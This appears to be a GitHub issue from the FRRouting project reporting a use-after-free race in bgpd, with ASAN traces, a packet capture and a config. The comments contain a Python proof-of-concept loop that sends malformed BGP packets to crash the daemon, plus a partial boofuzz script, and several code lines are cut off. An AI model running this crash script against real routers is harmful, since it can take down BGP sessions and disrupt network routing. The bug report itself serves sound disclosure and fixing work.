FRRouting / frr Public

Code Issues 409 Pull requests 144 Discussions Actions ···

New issue Jump to bottom

bgpd: A use-after-free bug due to race conditions in 2 threads. #11698

Closed 2 tasks done spwpun opened this issue on Jul 28 · 16 comments · Fixed by #11926

Assignees

Labels bgp triage

spwpun commented on Jul 28

Describe the bug

- ☑ Did you check if this is a duplicate issue?
- ☑ Did you test it on the latest FRRouting/frr master branch?

To Reproduce


1. git clone the frr git version with commit: a9b4458
2. Compile it with `-fsanitize=address` flags.
3. Run bgpd with a simple bgpd.conf as follow: `/path/to/bgpd -f /path/to/bgpd.conf`

```
! -*- bgp -*-
!
! BGPd sample configuratin file
!
!

hostname bgpd-S1
password en
enable password en

interface lo
ip address 127.0.0.1/32

router bgp 1
 bgp router-id 172.17.0.3
```

```
  address-family ipv4 unicast
    network 172.17.0.0/24
  exit-address-family
  no bgp ebgp-requires-policy
  no bgp network import-check
  neighbor 172.17.0.1 remote-as 2
  neighbor 172.17.0.1 ebgp-multihop
  neighbor 172.17.0.1 next-hop-self
  neighbor 172.17.0.1 timers 5 5
  neighbor 172.17.0.1 extended-optional-parameters


log file /tmp/bgpd.log

!debug bgp as4
!debug bgp events
!debug bgp filters
!debug bgp fsm
debug bgp keepalives
debug bgp updates
debug bgp neighbor-events

!
log stdout
```

4. Write a loop to sequencely send the packets below until it crash:

```
bgp_open =
b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00#\x01\x04\x00\x02\x00\x05\xac\x

bgp_keepalive = b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x13\x04'
bgp_notification =
b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x15\x04xv'
```



tcp.stream eq 88758

No.	Time	Source	Destination	Protocol	Length	Info
11635…	775.853561666	172.17.0.1	172.17.0.2	TCP	74	[TCP Port numbers reused] 40958 → 179 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=694…
11635…	775.853580042	172.17.0.2	172.17.0.1	TCP	74	179 → 40958 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1989245427 TSecr=6…
11635…	775.853592324	172.17.0.1	172.17.0.2	TCP	66	40958 → 179 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=694095663 TSecr=1989245427
11635…	775.854072881	172.17.0.1	172.17.0.2	BGP	101	OPEN Message[Malformed Packet]
11635…	775.854081812	172.17.0.2	172.17.0.1	TCP	66	179 → 40958 [ACK] Seq=1 Ack=36 Win=65152 Len=0 TSval=1989245428 TSecr=694095664
11635…	775.854263864	172.17.0.2	172.17.0.1	BGP	178	OPEN Message[Malformed Packet]
11635…	775.854274604	172.17.0.1	172.17.0.2	TCP	66	40958 → 179 [ACK] Seq=36 Ack=113 Win=64256 Len=0 TSval=694095664 TSecr=1989245428
11635…	775.854365393	172.17.0.2	172.17.0.1	BGP	87	NOTIFICATION Message
11635…	775.854374690	172.17.0.1	172.17.0.2	TCP	66	40958 → 179 [ACK] Seq=36 Ack=134 Win=64256 Len=0 TSval=694095664 TSecr=1989245428
11635…	775.854519048	172.17.0.1	172.17.0.2	BGP	85	KEEPALIVE Message
11635…	775.854524230	172.17.0.2	172.17.0.1	TCP	66	179 → 40958 [ACK] Seq=134 Ack=55 Win=65152 Len=0 TSval=1989245428 TSecr=694095664
11635…	775.854702118	172.17.0.1	172.17.0.2	BGP	599	KEEPALIVE Message
11635…	775.854706195	172.17.0.2	172.17.0.1	TCP	66	179 → 40958 [ACK] Seq=134 Ack=588 Win=64640 Len=0 TSval=1989245428 TSecr=694095664
11635…	776.171026203	172.17.0.2	172.17.0.1	TCP	66	179 → 40958 [FIN, ACK] Seq=134 Ack=588 Win=64640 Len=0 TSval=1989245745 TSecr=694095664
11635…	776.171293438	172.17.0.1	172.17.0.2	TCP	66	40958 → 179 [FIN, ACK] Seq=588 Ack=135 Win=64256 Len=0 TSval=694095981 TSecr=1989245745
11635…	776.171304642	172.17.0.2	172.17.0.1	TCP	66	179 → 40958 [ACK] Seq=135 Ack=589 Win=64640 Len=0 TSval=1989245745 TSecr=694095981


Because of the race condition, this might not be always cause the bgpd crash.

Expected behavior


The bgpd daemon program won't crash.

Screenshots


The ASAN outputs:



```
2022/07/26 08:40:51 BGP: [ZQHFG-DQGX1] 172.17.0.1 went from OpenSent to Deleted
2022/07/26 08:40:51 BGP: [YTARA-Q9ZD1] [Event] BGP connection from host 172.17.0.1 fd 18
2022/07/26 08:40:51 BGP: [WVAM7-7ZYKQ][EC 33554499] sendmsg_nexthop: zclient_send_message() failed
2022/07/26 08:40:51 BGP: [T91AW-FGMHW] bgp_fsm_change_status : vrf default(0), Status: Active establi
shed_peers 0
2022/07/26 08:40:51 BGP: [ZQHFG-DQGX1] 172.17.0.1 went from Idle to Active
2022/07/26 08:40:51 BGP: [ZWCSR-M7FG9] 172.17.0.1 [FSM] TCP_connection_open (Active->OpenSent), fd 18
2022/07/26 08:40:51 BGP: [WECS1-Q4P17] 172.17.0.1 passive open
2022/07/26 08:40:51 BGP: [XKJ09-9VTZ7] 172.17.0.1 Sending hostname cap with hn = bgpd-S1, dn = (null)
2022/07/26 08:40:51 BGP: [JFFAN-DEGED] 172.17.0.1 sending OPEN, version 4, my as 1, holdtime 5, id 17
2.17.0.3
2022/07/26 08:40:51 BGP: [T91AW-FGMHW] bgp_fsm_change_status : vrf default(0), Status: OpenSent estab
lished_peers 0
2022/07/26 08:40:51 BGP: [ZQHFG-DQGX1] 172.17.0.1 went from Active to OpenSent
2022/07/26 08:40:51 BGP: [WNM1E-D314G] 172.17.0.1 rcv OPEN (Extended), version 4, remote-as (in open)
 2, holdtime 5, id 172.17.0.1
2022/07/26 08:40:51 BGP: [QG29C-5TSVS] 172.17.0.1 rcv OPEN w/ OPTION parameter len: 3
2022/07/26 08:40:51 BGP: [ZAW02-C9J2Q] 172.17.0.1 Option length error (256)
2022/07/26 08:40:51 BGP: [HZN6M-XRM1G] %NOTIFICATION: sent to neighbor 172.17.0.1 2/0 (OPEN Message E
rror/Unspecific) 0 bytes
2022/07/26 08:40:51 BGP: [HTQD2-0R1WR][EC 33554451] bgp_process_packet: BGP OPEN receipt failed for p
eer: 172.17.0.1
=================================================================
==177==ERROR: AddressSanitizer: heap-use-after-free on address 0x6070002c4530 at pc 0x7f769697cd58 bp
 0x7f768b7e06c0 sp 0x7f768b7e06b0
READ of size 8 at 0x6070002c4530 thread T2 (bgpd_io)
    #0 0x7f769697cd57 in stream_get_endp lib/stream.c:201
    #1 0x55ef315e9613 in bgp_notify_send_with_data bgpd/bgp_packet.c:922
    #2 0x55ef3159c914 in validate_header bgpd/bgp_io.c:577
    #3 0x55ef31599f1a in bgp_process_reads bgpd/bgp_io.c:225
    #4 0x7f76969ad8ea in thread_call lib/thread.c:2005
    #5 0x7f769688b096 in fpt_run lib/frr_pthread.c:309
    #6 0x7f7696889f66 in frr_pthread_inner lib/frr_pthread.c:158
    #7 0x7f7696474608 in start_thread /build/glibc-SzIz7B/glibc-2.31/nptl/pthread_create.c:477
    #8 0x7f7696399132 in __clone (/lib/x86_64-linux-gnu/libc.so.6+0x11f132)

0x6070002c4530 is located 16 bytes inside of 67-byte region [0x6070002c4520,0x6070002c4563)
freed by thread T0 here:
    #0 0x7f7696d1340f in __interceptor_free ../../../../src/libsanitizer/asan/asan_malloc_linux.cc:12
2
    #1 0x7f76968e402f in qfree lib/memory.c:141
    #2 0x7f769697b6d6 in stream_free lib/stream.c:124
```



```
0x6070002c4530 is located 16 bytes inside of 67-byte region [0x6070002c4520,0x6070002c4563)
freed by thread T0 here:
    #0 0x7f7696d1340f in __interceptor_free ../../../../src/libsanitizer/asan/asan_malloc_linux.cc:12
2
    #1 0x7f76968e402f in qfree lib/memory.c:141
    #2 0x7f769697b6d6 in stream_free lib/stream.c:124
    #3 0x55ef315f69d2 in bgp_process_packet bgpd/bgp_packet.c:2886
    #4 0x7f76969ad8ea in thread_call lib/thread.c:2005
    #5 0x7f76968b9cfe in frr_run lib/libfrr.c:1198
    #6 0x55ef314be753 in main bgpd/bgp_main.c:519
    #7 0x7f769629e082 in __libc_start_main ../csu/libc-start.c:308

previously allocated by thread T2 (bgpd_io) here:
    #0 0x7f7696d13808 in __interceptor_malloc ../../../../src/libsanitizer/asan/asan_malloc_linux.cc:
144
    #1 0x7f76968e3e9f in qmalloc lib/memory.c:111
    #2 0x7f769697b5df in stream_new lib/stream.c:110
    #3 0x55ef3159a099 in bgp_process_reads bgpd/bgp_io.c:243
    #4 0x7f76969ad8ea in thread_call lib/thread.c:2005
    #5 0x7f769688b096 in fpt_run lib/frr_pthread.c:309
    #6 0x7f7696889f66 in frr_pthread_inner lib/frr_pthread.c:158
    #7 0x7f7696474608 in start_thread /build/glibc-SzIz7B/glibc-2.31/nptl/pthread_create.c:477

Thread T2 (bgpd_io) created by T0 here:
    #0 0x7f7696c40815 in __interceptor_pthread_create ../../../../src/libsanitizer/asan/asan_intercep
tors.cc:208
    #1 0x7f769688a107 in frr_pthread_run lib/frr_pthread.c:177
    #2 0x55ef3179ac28 in bgp_pthreads_run bgpd/bgpd.c:8118
    #3 0x55ef314be6fb in main bgpd/bgp_main.c:518
    #4 0x7f769629e082 in __libc_start_main ../csu/libc-start.c:308

SUMMARY: AddressSanitizer: heap-use-after-free lib/stream.c:201 in stream_get_endp
Shadow bytes around the buggy address:
  0x0c0e80050850: fd fd fd fd fd fd fd fd fd fa fa fa fa fa fd fd
  0x0c0e80050860: fd fd fd fd fd fd fd fa fa fa fa fa fd fd fd fd
  0x0c0e80050870: fd fd fd fd fd fa fa fa fa fa fd fd fd fd fd fd
  0x0c0e80050880: fd fd fd fa fa fa fa fa fd fd fd fd fd fd fd fd
  0x0c0e80050890: fd fa fa fa fa fa fd fd fd fd fd fd fd fd fd fa
=>0x0c0e800508a0: fa fa fa fa fd fd[fd]fd fd fd fd fd fd fa fa fa
  0x0c0e800508b0: fa fa fd fd fd fd fd fd fd fd fd fa fa fa fa fa
  0x0c0e800508c0: fd fd fd fd fd fd fd fd fd fa fa fa fa fa fd fd
```



```
SUMMARY: AddressSanitizer: heap-use-after-free lib/stream.c:201 in stream_get_endp
Shadow bytes around the buggy address:
  0x0c0e80050850: fd fd fd fd fd fd fd fd fd fa fa fa fa fa fd fd
  0x0c0e80050860: fd fd fd fd fd fd fd fa fa fa fa fa fd fd fd fd
  0x0c0e80050870: fd fd fd fd fd fa fa fa fa fa fd fd fd fd fd fd
  0x0c0e80050880: fd fd fd fa fa fa fa fa fd fd fd fd fd fd fd fd
  0x0c0e80050890: fd fa fa fa fa fa fd fd fd fd fd fd fd fd fd fa
=>0x0c0e800508a0: fa fa fa fa fd fd[fd]fd fd fd fd fd fd fa fa fa
  0x0c0e800508b0: fa fa fd fd fd fd fd fd fd fd fd fa fa fa fa fa
  0x0c0e800508c0: fd fd fd fd fd fd fd fd fd fa fa fa fa fa fd fd
  0x0c0e800508d0: fd fd fd fd fd fd fd fa fa fa fa fa fd fd fd fd
  0x0c0e800508e0: fd fd fd fd fd fa fa fa fa fa fd fd fd fd fd fd
  0x0c0e800508f0: fd fd fd fa fa fa fa fa fd fd fd fd fd fd fd fd
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
  Shadow gap:              cc
==177==ABORTING
root@1738de574178:/opt/frr#
```

Versions

- OS Version: Ubuntu 20.04
- Kernel: `Linux 1738de574178 5.15.0-41-generic #44~20.04.1-Ubuntu`
- FRR Version: git version with commit: `a9b4458` .

Additional context

spwpun added the **triage** label on Jul 28

ton31337 added the **bgp** label on Jul 28

ton31337 commented on Jul 28 Member

Is this the exact configuration snippet that crashes? `extended-optional-parameters` MUST exist or not?

spwpun commented on Jul 28 Author

> Is this the exact configuration snippet that crashes? `extended-optional-parameters` MUST exist or not?

`extended-optional-parameters` configuration is not required.

ton31337 self-assigned this on Jul 28

ton31337 commented on Jul 28 Member

@spwpun can you provide a script or something to easily run and replicate the crash? I have a potential fix, but I want to verify.

spwpun commented on Jul 28 Author

> **@spwpun** can you provide a script or something to easily run and replicate the crash? I have a potential fix, but I want to verify.

Sure，but my script may not be 100% successful. The crash was encountered in the process of fuzzing it with boofuzz. The boofuzz script may be more complicated.

```
import socket
from time import sleep

bgp_open = b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00#\x01\x04\x00\x02\x0
bgp_keepalive = b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x13\x04'
bgp_notification = b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x15\x04xv'

while True:
    try:
        print("[+] Creating socket...")
        s = socket.socket(type=socket.SOCK_STREAM)
        print("[+] Connecting to server...")
        s.connect(('172.17.0.3', 179))
        s.send(bgp_open)
        sleep(0.0009999999)
        s.send(bgp_keepalive)
        s.send(bgp_notification)
    except KeyboardInterrupt:
        s.close()
        break
    except:
        s.close()
```

ton31337 commented on Jul 28 Member

Do you have a script for boofuzz?

spwpun commented on Jul 28 Author

> Do you have a script for boofuzz?
> yeah， use it with boofuzz latest version.

```
from boofuzz import constants
from boofuzz import *
from boofuzz import helpers

# bgp open
s_initialize("bgp_open")
if s_block_start("BGP"):
    if s_block_start("Header"):
        s_bytes(value=b"\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF", padding=b"
        # The length should be calculated automatically:
        # len is the open message length, 19 is the length of the header
        s_size(block_name="Open", length=2, math=lambda x: x + 19, name="Length", endian=BIG_ENDIAN,
        # s_word(value=34, fuzz_values=[0, 1, 2, 3, 4, 5, 16, 8, 20, 24, 32, 33], endian=BIG_ENDIAN,
        # Type is always 1 for open messages
        s_byte(value=0x01, endian=BIG_ENDIAN, name="Type", fuzzable=False)
    s_block_end()

    if s_block_start("Open"):
        s_byte(value=0x04, endian=BIG_ENDIAN, name="Version", fuzzable=False)
        s_word(value=2, endian=BIG_ENDIAN, name="My Autonomous System", fuzzable=False)
        s_word(value=5, endian=BIG_ENDIAN, name="Hold Time", fuzzable=False)
        # BGP Identifier is IP address
        s_dword(value=helpers.ip_str_to_bytes("172.17.0.1"), endian=BIG_ENDIAN, name="BGP Identifier"
        s_byte(value=b"\xff", endian=">", name="Non-Ext OP Len", fuzzable=False)
        # s_byte(value=0x00, endian=BIG_ENDIAN, name="Optional Parameter Length", fuzzable=True) # or
        # s_string(value="", name="Optiname Parameters", size=-1, padding=b'\x00', fuzzable=True)
        s_byte(value=b'\xff', endian=">", name = "Non-Ext OP Type", fuzzable=False)
        s_size(block_name="Optional Parameters", length=2, name="Extended Opt. Parm Length", endian=B
        # s_word(value=4096, endian=">", name = "Extended Opt. Parm Length", fuzzable = True) # origi
        if s_block_start("Optional Parameters"):
            # Optional Parameters [0]:
            if s_block_start("Reserved"):
                s_byte(value=0x00, endian=BIG_ENDIAN, name="Parameter Type", fuzzable=False)
                s_size(block_name="Reserved Parameter Value", length=1, name="Parameter Length", endi
                # s_byte(value=0x00, endian=BIG_ENDIAN, name="Parameter Length", fuzzable=True) # ori
                s_string(value="\x00", name="Reserved Parameter Value", size=-1, padding=b'\x00', fuz
            s_block_end()
        s_block_end()
    s_block_end()
s_block_end()

# bgp keepalive
s_initialize("bgp_keepalive")
if s_block_start("BGP"):
    if s_block_start("Header"):
        s_bytes(value=b"\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF", padding=b"
        # The length should be calculated automatically:
        # len is the open message length, 19 is the length of the header
        s_size(block_name="Keepalive", length=2, math=lambda x: x + 19, name="Length", endian=BIG_END
        # s_word(value=19, fuzz_values=[0, 1, 2, 3, 4, 5, 16, 8, 20, 24, 32, 33], endian=BIG_ENDIAN,
        # Type is always 4 for keepalive messages
        s_byte(value=0x04, endian=BIG_ENDIAN, name="Type", fuzzable=False)
    s_block_end()

    # A KEEPALIVE message consists of only the message header and has a length of 19 octets.
    if s_block_start("Keepalive"):
        pass
    s_block_end()
s_block_end()

# bgp notification
s_initialize("bgp_notification")
if s_block_start("BGP"):
    if s_block_start("Header"):
        s_bytes(value=b"\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF", padding=b"
        # The length should be calculated automatically:
        # len is the open message length, 19 is the length of the header
        s_size(block_name="Notification", length=2, math=lambda x: x + 19, name="Length", endian=BIG_
        # s_word(value=19, fuzz_values=[0, 1, 2, 3, 4, 5, 16, 8, 20, 24, 32, 33], endian=BIG_ENDIAN,
        # Type is always 4 for keepalive messages
        s_byte(value=0x04, endian=BIG_ENDIAN, name="Type", fuzzable=False)
    s_block_end()

    if s_block_start("Notification"):
        s_byte(value=0x00, endian=BIG_ENDIAN, name="Error Code", fuzzable=True)
